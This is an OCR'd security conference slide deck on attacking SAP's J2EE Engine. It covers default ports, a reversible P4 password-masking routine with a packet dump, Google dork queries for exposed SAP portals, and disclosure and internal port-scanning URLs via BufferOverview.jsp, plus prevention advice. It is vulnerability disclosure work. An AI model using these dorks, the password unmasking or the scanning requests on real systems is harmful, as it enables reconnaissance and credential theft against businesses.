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Security Scanner for SAP

*Invest in security*
*to secure investments*

# A crushing blow at the heart of SAP’s J2EE Engine. Version 1.1

**Alexander Polyakov , Dmitriy Chastuhin**
**ERPScan**

# Me

- CTO of the ERPScan company
- Head of DSecRG (research subdivision)
- Architect of ERPScan Security Scanner for SAP
- OWASP-EAS project leader
- Business application security expert

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Security Scanner for SAP

Digital Security
Research Group

OWASP

Tweet: @sh2kerr

**Love circle logo's )**

# Dmitriy

- Principle researcher of the ERPScan company
- Member of DSecRG (research subdivision)
- OWASP-EAS project leader
- WEB-security geek. Find vulns in:
  - Google
  - Yandex (biggest russia search engine)
  - Vkontakte (russian Facebook)
- SAP security expert focused on JAVA stack

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# ERPScan

- Innovative company engaged in ERP security R&D
- Flagship product - ERPScan Security Scanner for SAP
- Tools:
  - Pentesting tool
  - sapsploit
  - web.xml scanner
- Consulting Services:
  - SAP Pentest
  - SAP Assessment
  - SAP Code review

**Leading SAP AG partner in the field of discovering security vulnerabilities by the number of founded vulnerabilities**

# Agenda

- Intro
- SAP J2EE Architecture
- Simple attacks
- Searching for epic hole Round 1
- Searching for epic hole Round 2
- Searching for epic hole Round 3 Crushing blow
- Defense
- Tool demo
- Conclusion

+2 New vulns

# What is SAP ?


**S**hut up

**A**nd

**P**ay

# SAP

- The most popular business application
- More than 120000 customers worldwide
- 74% Forbes 500 companies run SAP



INNOVATIVE COMPANIES LEAD THE CHARGE

“50 MOST INNOVATIVE COMPANIES”

SONY
JPMorganChase
NIKE
IBM
amazon.com
McDonald's
Nestlé
Johnson & Johnson
Coca-Cola
at&t
ExxonMobil
RIM
verizon
P&G
SAMSUNG
Walmart
SOUTHWEST AIRLINES
GE
BMW
intel
3M
SAP

# SAP? Who cares?

# SAP? Who cares?

# J2EE Engine

- ABAP engine:
  - Automation of business processes like ERP, PLM, CRM, SRM
- J2EE engine
  - Integration, collaboration and management
    - **SAP Portal**
    - **SAP PI**
    - **SAP XI**
    - **SAP Mobile Infrastructure**
    - **SAP Solution Manager**

*Many SAP systems don’t use ABAP stack so all old tricks will not work*


# J2EE Engine

- Administrators and developers focused on ABAP stack
- Pentesters mostly focused on ABAP stack
- Researchers mostly focused on ABAP stack
- GRC consultants focused only on ABAP stack

It is becoming more secure but….

*Hackers know about it. So they will find easier ways to control your business!*

# J2EE Platform Architecture



# Security

Remote control

Authentication

Data Source

User Management

Encryption

# Remote control

- **Visual Admin** – old and powerful administration engine
- **NWA** – Web-based administration of J2EE Engine
- **J2EE Telnet** –can be used to perform some administration tasks

There are also more tools that
can be used for remote management
but they use ether HTTP or P4 or telnet

# Authentication

- **Declarative authentication**: The Web container (J2EE Engine) handles authentication
- **Programmatic authentication**. Components running on the J2EE Engine authenticate directly against the User Management Engine (UME) using the UME API.

| | |
|---|---|
| Web Dynpro, Portal iViews | = programmatic |
| J2EE Web applications | = declarative or programmatic |

# Declarative authentication

```
<security-constraint>
<web-resource-collection>
<web-resource-name>Restrictedaccess</web-resource-name>
<url-pattern>/admin/*</url-pattern>
<http-method>DELETE</http-method>
</web-resource-collection>
      <auth-constraint>
      <role-name>admin</role-name>
      </auth-constraint>
</security-constraint>
```

WEB.XML file is stored in WEB-INF directory of application root.

# Data Source

- **Database only data source**. All master data stored in the database of the SAP Web Application Server Java. *Intended for small* environment.
- **LDAP Directory data source.** Can be read-only or writable. This *option is rare* due to our practice.[6]
- **ABAP-based data source.** All users' data is stored in some SAP NetWeaver ABAP engine. Usually it is done by using communication user SAPJSF_<SID>.

User SAPJSF can have 2 different roles :

SAP_BC_JSF_COMMUNICATION_RO

SAP_BC_JSF_COMMUNICATION

# User Management

- **UME - User management engine**. Using UME you can manage all user data thought web interface. http://server:port/useradmin
- **Visual Admin**. Using Visual Admin you can manage all user data thought P4 protocol.
- **SPML**. Service Provisioning Markup Language (SPML) - new unified interface for managing UME http://server:port/spml/spmlservice
- Other

# Encryption

| Service Name | Port Number | Default Value | Range (min-max) |
|---|---|---|---|
| HTTP | 5NN00 | 50000 | 50000-59900 |
| HTTP over SSL | 5NN01 | 50001 | 50001-59901 |
| IIOP | 5NN07 | 50007 | 50007-59907 |
| IIOP Initial Context | 5NN02 | 50002 | 50002-59902 |
| IIOP over SSL | 5NN03 | 50003 | 50003-59903 |
| P4 | 5NN04 | 50004 | 50004-59904 |
| P4 over HTTP | 5NN05 | 50005 | 50005-59905 |
| P4 over SSL | 5NN06 | 50006 | 50006-59906 |
| Telnet | 5NN08 | 50008 | 50008-59908 |
| LogViewer control | 5NN09 | 50009 | 50009-59909 |
| JMS | 5NN10 | 50010 | 50010-59910 |

By default all encryption on all ports and protocols is disabled

# Prevention

Prevention:

- Deny access to open ports from users subnet (except 5NN00). Only Administrators must have access.
- Disable unnecessary services

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# Hacking SAP NetWeaver J2EE

# SAP NetWeaver J2EE for attacker’s


| | |
|---|---|
| Open ports | - for internal attacks |
| Web applications | - for internal and external |

# Insecure password encryption in P4

- P4 – protocol which is using by  Visual Admin
- By default data transmitted in cleartext
- But password is encrypted

Lets look deeper

# Hacking SAP NetWeaver J2EE



```
00000674  00 00 00 01 00 00 10 38  c5 00 ff ff ff ff 07 00 .......8 ........
00000684  00 00 00 00 00 00 01 2a  00 00 00 01 00 08 00 73 .......* .......s
00000694  65 63 75 72 69 74 79 1c  00 1c 00 00 00 00 00 00 ecurity. ........
000006A4  00 00 4a 00 32 00 45 00  45 00 5f 00 47 00 55 00 ..J.2.E. E._.G.U.
000006B4  45 00 53 00 54 ac ed 00  05 73 72 00 4a 63 6f 6d E.S.T... .sr.Jcom
000006C4  2e 73 61 70 2e 65 6e 67  69 6e 65 2e 73 65 72 76 .sap.eng ine.serv
000006D4  69 63 65 73 2e 73 65 63  75 72 69 74 79 2e 72 65 ices.sec urity.re
000006E4  6d 6f 74 65 2e 6c 6f 67  69 6e 2e 53 65 72 69 61 mote.log in.Seria
000006F4  6c 69 7a 61 62 6c 65 50  61 73 73 77 6f 72 64 43 lizableP asswordC
00000704  61 6c 6c 62 61 63 6b 84  c8 13 98 e5 15 c3 9f 02 allback. ........
00000714  00 03 5a 00 08 69 73 45  63 68 6f 4f 6e 5b 00 08 ..Z..isE choOn[..
00000724  70 61 73 73 77 6f 72 64  74 00 02 5b 43 4c 00 06 password t..[CL..
00000734  70 72 6f 6d 70 74 74 00  12 4c 6a 61 76 61 2f 6c promptt. .Ljava/l
00000744  61 6e 67 2f 53 74 72 69  6e 67 3b 78 70 01 75 72 ang/Stri ng;xp.ur
00000754  00 02 5b 43 b0 26 66 b0  e2 5d 84 ac 02 00 00 78 ..[C.&f. .]....x
00000764  70 00 00 00 09 aa c8 aa  a4 aa c5 aa a6 aa cd aa p....... ........
00000774  a5 aa c4 aa b0 ff e5 74  00 0a 50 61 73 73 77 6f .......t ..Passwo
00000784  72 64 3a 20                                      rd: 
```

Entire conversation (15696 bytes)

# DEMO

Impress me

# Insecure password encryption in P4

- Encryption (masking), not the hash
- Secret key is static
- Key potentially stored on server
- Length of encrypted password depends on password length
- Value of encrypted symbols depends on previous symbols

*Looks like some kind of base64*

# Insecure password encryption in P4

```
/* 87 */ char mask = 43690;
/* 88 */ char check = 21845;
/* 89 */ char[] result = new char[data.length + 1];
/* */
/* 91 */ for (int i = 0; i < data.length; ++i) {
/* 92 */ mask = (char)(mask ^ data[i]);
/* 93 */ result[i] = mask;
/* */ }
/* 95 */ result[data.length] = (char)(mask ^ check);
/* */
/* 97 */ return result;
```

# Prevention

Prevention:

- Use SSL for securing all data transmitting between server-server and server-client connections http://help.sap.com/saphelp_nwpi71/helpdata/de/14/ef2940cbf2195de10000000a1550b0/content.htm

# Attacking from the internet

# Founding a target

***CIO: But SAP can be only accessed internally.***
***Me: Yeah sure )***

inurl:/irj/portal
inurl:/IciEventService sap
inurl:/IciEventService/IciEventConf
inurl:/wsnavigator/jsps/test.jsp
inurl:/irj/go/km/docs/

*Google helps us again*

# *Information disclose*

- Kernel or application release and SP version.

  DSECRG-11-023,DSECRG-11-027, DSECRG-00208

- Application logs and traces

  DSECRG-00191,DSECRG-00232


- Username

  DSECRG-11-034 New

- Internal port scanning Internal User bruteforce

  DSECRG-11-032 New DSECRG-00175

# DSECRG-11-023



```
172.16.0.63:50100/rep/build_info.jsp
```

Software Build information of DM0 - REPOSITORY

| Name of property | Value of property |
|---|---|
| make.rel | NW04S_06_REL |
| SP-Number | 06 |
| jdk.version | 1.3 |
| latest.change | 10491 |
| sync.time | 2006-03-04 20:19 |
| build.date | 2006-03-04 20:19 |

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
# DSECRG-11-027


BCB-Administration: System Ir
172.16.0.63:50100//bcb/bcbadmSystemInfo.jsp
Язык этой стран...
английский
Перевести
Нет
Никогда не переводить английский
Настройки

## Business Communication Broker - System Information

| | |
|---|---|
| BCB/ICI version: | 3.00.64507 |
| SAP J2EE Engine: | SAP J2EE Engine/7.00 PatchLevel with 2 cluster elements (1 dispatcher and 1 servers) |
| SAP SOAP URL: | http://172.16.0.63:50100/IciEventService/IciEventConf?style=document |
| 1. connection: | SAP Contact Center Simulator 3.00.64507 |


# DSECRG-11-027

/ipcpricing/ui/BufferOver…………………………?

# DSECRG-11-027

/ipcpricing/ui/BufferOverview.jsp?server=172.16.0.13&port=31337&password=&dispatcher=&targetClient=&view=

# DSECRG-11-032 (new)



172.16.0.62:8000/ipcpricing/ui/BufferOverview.jsp?server=172.16.0.13&port=31337&password=&dispatche


## IPC Error

An error has occured in the IPC:

**ConnectionException: Connection timed out: connect**

This error is fatal. Please restart your session or contact the se

Host is not alive



172.16.0.62:8000/ipcpricing/ui/BufferOverview.jsp?server=172.16.0.63&port=8001&password=&dispatcher


500
Internal
Server
Error

SAP J2EE Engine/6.40

Application error occurs during processing the request.

```
Details: java.lang.NullPointerException
                at jsp_IPCErrorPage1270493869562._jspService(jsp_IPCErrorPage1270493869562.java:25)
                at com.sap.engine.services.servlets_jsp.server.servlet.JSPServlet.service(JSPServlet.java:467)
                at com.sap.engine.services.servlets_jsp.server.servlet.JSPServlet.service(JSPServlet.java:181)
                at javax.servlet.http.HttpServlet.service(HttpServlet.java:853)
                at com.sap.engine.services.servlets_jsp.server.runtime.RequestDispatcherImpl.doWork(RequestDispa
                at com.sap.engine.services.serv
                at com.sap.engine.services.ser
                at jsp_BufferOverview12704936
                at com.sap.engine.services.se
                at com.sap.engine.services.se
                at javax.servlet.http.HttpSer
                at com.sap.engine.services.se                                                              ava:3
```

HTTP port



172.16.0.62:8000/ipcpricing/ui/BufferOverview.jsp?server=172.16.0.63&port=333&password=&dispatcher=


## IPC Error

An error has occured in the IPC:

**ConnectionException: Connection refused: connect**

This error is fatal. Please restart your session or contact th

Port closed



172.16.0.62:8000/ipcpricing/ui/BufferOverview.jsp?server=172.16.0.63&port=3201&password=&dispatcher

Available Servers

